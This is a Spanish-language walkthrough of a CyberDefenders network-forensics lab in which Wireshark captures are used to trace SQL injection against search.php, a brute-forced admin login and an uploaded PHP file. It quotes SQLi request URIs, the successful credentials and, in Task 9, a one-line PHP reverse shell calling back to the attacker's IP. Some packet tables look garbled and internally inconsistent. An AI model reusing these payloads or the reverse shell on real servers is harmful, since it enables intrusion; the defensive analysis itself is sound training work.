



Cyber Defenders — Web Investigation

Web Investigation

- **Perfil:** Blue Team - WireShark
- **Sección:** Network Forensics
- **Dificultad:** Fácil

En este laboratorio vamos a estar resolviendo un ejercicio correspondiente a la plataforma especializada en Blue Team, Cyber Defenders.

Para este ejercicio utilizaremos la herramienta de WireShark para el análisis de la red.

Enunciado: *“Usted es un analista de ciberseguridad que trabaja en el Centro de Operaciones de Seguridad (SOC) de BookWorld, una extensa librería en línea famosa por su amplia selección de literatura. BookWorld se enorgullece de ofrecer una experiencia de compra fluida y segura a los entusiastas de los libros de todo el mundo. Recientemente, se le ha encomendado la tarea de reforzar la postura de ciberseguridad de la empresa, supervisar el tráfico de la red y garantizar que el entorno digital permanezca a salvo de amenazas. Una noche, a última hora, se activa una alerta automática por un pico inusual en las consultas a la base de datos y el uso de recursos del servidor, lo que indica una posible actividad maliciosa. Esta anomalía hace temer por la integridad de los datos de los clientes y los sistemas internos de BookWorld, lo que provoca una investigación inmediata y exhaustiva. Como analista principal en este caso, se le pide que analice el tráfico de red para descubrir la naturaleza de la actividad sospechosa. Sus objetivos incluyen identificar el vector del ataque, evaluar el alcance de cualquier posible violación de datos y determinar si el atacante obtuvo más acceso a los sistemas internos de BookWorld”.*

WEB INVESTIGATION —SOLUCIÓN

Task 1:

By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?

111.224.250.131

Observando algunas de las direcciones IP de origen en las diferentes peticiones, vemos esta en particular.

Muchas de los paquetes que envía esta IP son SYN, lo que podría ser un posible indicio de un SYN flood attack.

No.	Time	Source	Destination	Protocol	Length	Info
268	1334.970501	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [FIN] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
269	1334.971375	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001127 Win=0 MSS=1024
269	1334.970501	111.224.250.131	75.124.22.88	HTTP	400	GET / HTTP/1.1
270	1334.971735	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001127 Win=0 MSS=1024
271	1335.012400	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001127 Win=0 MSS=1024
272	1335.017732	111.224.250.131	75.124.22.88	HTTP	300	GET /favicon.ico HTTP/1.1
273	1335.022000	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001127 Win=0 MSS=1024
274	1340.010020	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [FIN] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
280	1341.105720	111.224.250.131	75.124.22.88	TCP	74	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
281	1341.105780	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
282	1341.174761	111.224.250.131	75.124.22.88	HTTP	454	GET /about.php HTTP/1.1
283	1341.174932	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
284	1341.174932	111.224.250.131	75.124.22.88	HTTP	300	GET /style.css HTTP/1.1
285	1341.175751	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
286	1341.240877	111.224.250.131	75.124.22.88	HTTP	454	GET /about.php HTTP/1.1
287	1341.240887	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
288	1341.240890	111.224.250.131	75.124.22.88	HTTP	454	GET /about.php HTTP/1.1
289	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
290	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
291	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
292	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
293	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
294	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
295	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
296	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
297	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
298	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
299	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
300	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
301	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
302	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
303	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
304	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
305	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
306	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
307	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
308	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
309	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
310	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024
311	1341.240890	111.224.250.131	75.124.22.88	TCP	60	42280 → 80 [ACK] Seq=181121219 Len=0 RST=1408 SACK_PERM T=000001128 Win=0 MSS=1024

Task 2:

If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?


Shijiazhuang

Esta pregunta se responde analizando esta dirección IP en VirusTotal.



Una vez que colocamos la IP, observamos que es de China, pero debemos responder con una ciudad en concreto.

Por ende, iremos a la sección de detalles y bajaremos hasta que se encuentre una dirección puntualmente de una ciudad.



Task 3:

Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?

search.php

Si analizamos las peticiones, podemos ver que desde la dirección IP maliciosa se está solicitando este script en PHP.

Si hacemos un análisis más profundo, podemos determinar que fue usado para ejecutar acciones maliciosas, como ataques SQLi, lo que indica que probablemente haya sido la puerta de entrada para perpetrar el ataque. Por ende, el equipo de seguridad debe enfocarse en este script, solucionarlo y evitar una futura explotación.

214 1282.007280	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [FIN, ACK] Seq=117 Wm=21238 Len=0 Tsv=12209092129 Tsc=13031541481
215 1282.007280	111.224.250.131	73.124.22.98	HTTP	482 66 [SEARCH.php?search=test HTTP/1.1
216 1282.007429	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [ACK] Seq=117 Wm=64768 Len=0 Tsv=13031541482 Tsc=1260601159
217 1282.009223	73.124.22.98	111.224.250.131	HTTP	482 HTTP/1.1 200 OK (text/html)
218 1282.009462	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092136 Tsc=13031541483
219 1287.010145	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092136 Tsc=13031541483
220 1287.010176	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092136 Tsc=13031541483
221 1287.010694	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092137 Tsc=1303154684
222 1282.103142	73.124.22.98	111.224.250.131	TCP	74 24802 - 80 [FIN] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
223 1282.103355	73.124.22.98	111.224.250.131	TCP	74 88 - 33402 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
224 1282.104444	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
225 1282.104444	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
226 1282.104759	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
227 1282.104759	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
228 1282.104759	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
229 1287.106073	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
230 1287.107117	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
231 1287.107159	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
232 1289.002529	111.224.250.131	73.124.22.98	TCP	74 47900 - 80 [FIN] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
233 1289.002748	73.124.22.98	111.224.250.131	TCP	74 88 - 33402 [FIN, ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
234 1289.004083	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
235 1289.004583	111.224.250.131	73.124.22.98	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
236 1289.005185	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
237 1289.006751	73.124.22.98	111.224.250.131	TCP	66 5280 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684
238 1289.007275	111.224.250.131	73.124.22.98	TCP	66 47900 - 80 [ACK] Seq=117 Wm=31872 Len=0 Tsv=12209092138 Tsc=1303154684

Task 4:

Establishing the timeline of an attack, starting from the initial exploitation attempt, What's the complete request URI of the first SQLi attempt by the attacker?

/search.php?search=book%20and%201=1;%20--%20-

Dentro de todas las peticiones GET referidas a este script de PHP, debemos tener en cuenta la primera donde se realiza un intento de ataque SQLi.

Como vemos, se observa un posible ataque de inyección SQL.

GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:03:51 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 144
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
No results found<form action="/search.php" method="get">
<input type="text" name="search" placeholder="Search for books...">
<input type="submit" value="Search">
</form>

Task 5:

Can you provide the complete request URI that was used to read the web server's available databases?

/search.php?

search=book%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280x7178766271
— %20-

Para identificar la URI podemos utilizar este filtro:

ip.dst == 111.224.250.131 and http.response.code == 200

Esto nos permite filtrar para que la IP destino sea la del atacante y que el código HTTP sea de éxito.

En ese contexto, observamos que el perpetrador solicitó recursos desde ese directorio.

No	Time	Source	Destination	Protocol	Length	Info
87959	2007-12-03	111.224.26.98	111.224.250.131	MTP	41	HITP://1.200.0R [exeNt]
87960	2007-12-03	111.224.26.98	111.224.250.131	TCP	60	[ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932260587
87961	2007-12-03	111.224.26.98	111.224.26.98	TCP	60	50070 -> [FIN, ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932272330 Tsc=1932086087
87962	2007-12-03	111.224.26.98	111.224.26.98	TCP	60	50070 -> [ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932272330 Tsc=1932086087
87963	2007-12-03	111.224.26.98	111.224.26.98	TCP	60	50070 -> [ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932272330 Tsc=1932086087
87964	2007-12-03	111.224.26.98	111.224.26.98	TCP	60	50070 -> [ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932272330 Tsc=1932086087
87965	2007-12-03	111.224.26.98	111.224.250.131	TCP	60	[ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932272330 Tsc=1932086087
87966	2007-12-03	111.224.26.98	111.224.250.131	TCP	60	[ACK] Seq=107 Acl=78 T=28727698 Len=0 Tsv=1932272330 Tsc=1932086087
87967	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87968	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87969	2007-12-03	111.224.26.98	111.224.250.131	HTTP	7	GET /Admin/Adoad HTTP/1.1
87970	2007-12-03	111.224.26.98	111.224.250.131	HTTP	7	GET /Admin/Adoad HTTP/1.1
87971	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87972	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87973	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87974	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87975	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87976	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87977	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87978	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87979	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87980	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87981	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87982	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87983	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87984	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87985	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87986	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87987	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87988	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87989	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87990	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87991	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87992	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87993	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87994	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87995	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87996	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1
87997	2007-12-03	111.224.26.98	111.224.26.98	HTTP	7	GET /Admin/Adoad HTTP/1.1</

Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?

Lo concreto es que lo hace muchas veces, como si de un ataque de fuerza bruta se tratase.

```

username=admin&password=changemeHTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:50 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.....mQ.N.0...+.I...#!....=...N.mVJ.'o...8/'...|..fw=..}....@...[.8...ap.l.y.....@.M.'r.....
...%.J...+g.l].....T.@.m;.>....w.?Y.....#.&..?Sl.0.P...4g.?.....
E.qu]...5.lT6.1...-0.....POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=default&password=defaultHTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:54 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291

```

%21 = !

```

POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=admin123%21HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Task 9:

We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?

NVri2vhp.php

Una vez que el atacante ingresó al sitio con credenciales de administrador, busca subir un archivo PHP para obtener una reverse shell.

```

POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/111.224.250.131/443 0>&1'");?>

```

Laboratorio completado!

TiziMass

Has successfully completed 🎉

Web Investigation Lab

You are a cybersecurity analyst working in the Security Operations Center (SOC) of BookWorld, an expansive online bookstore renowned for its vast selection of literature. BookWorld prides itself on providing a seamless and secure shopping experience for book enthusiasts around the globe. Recently, you've been tasked with reinforcing the company's cybersecurity posture, monitoring network traffic, and ensuring that the digital environment remains safe from threats. Late one evening, an automate...

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TACTICS

Initial Access Persistence Command And Control

TOOLS

Wireshark Network Miner

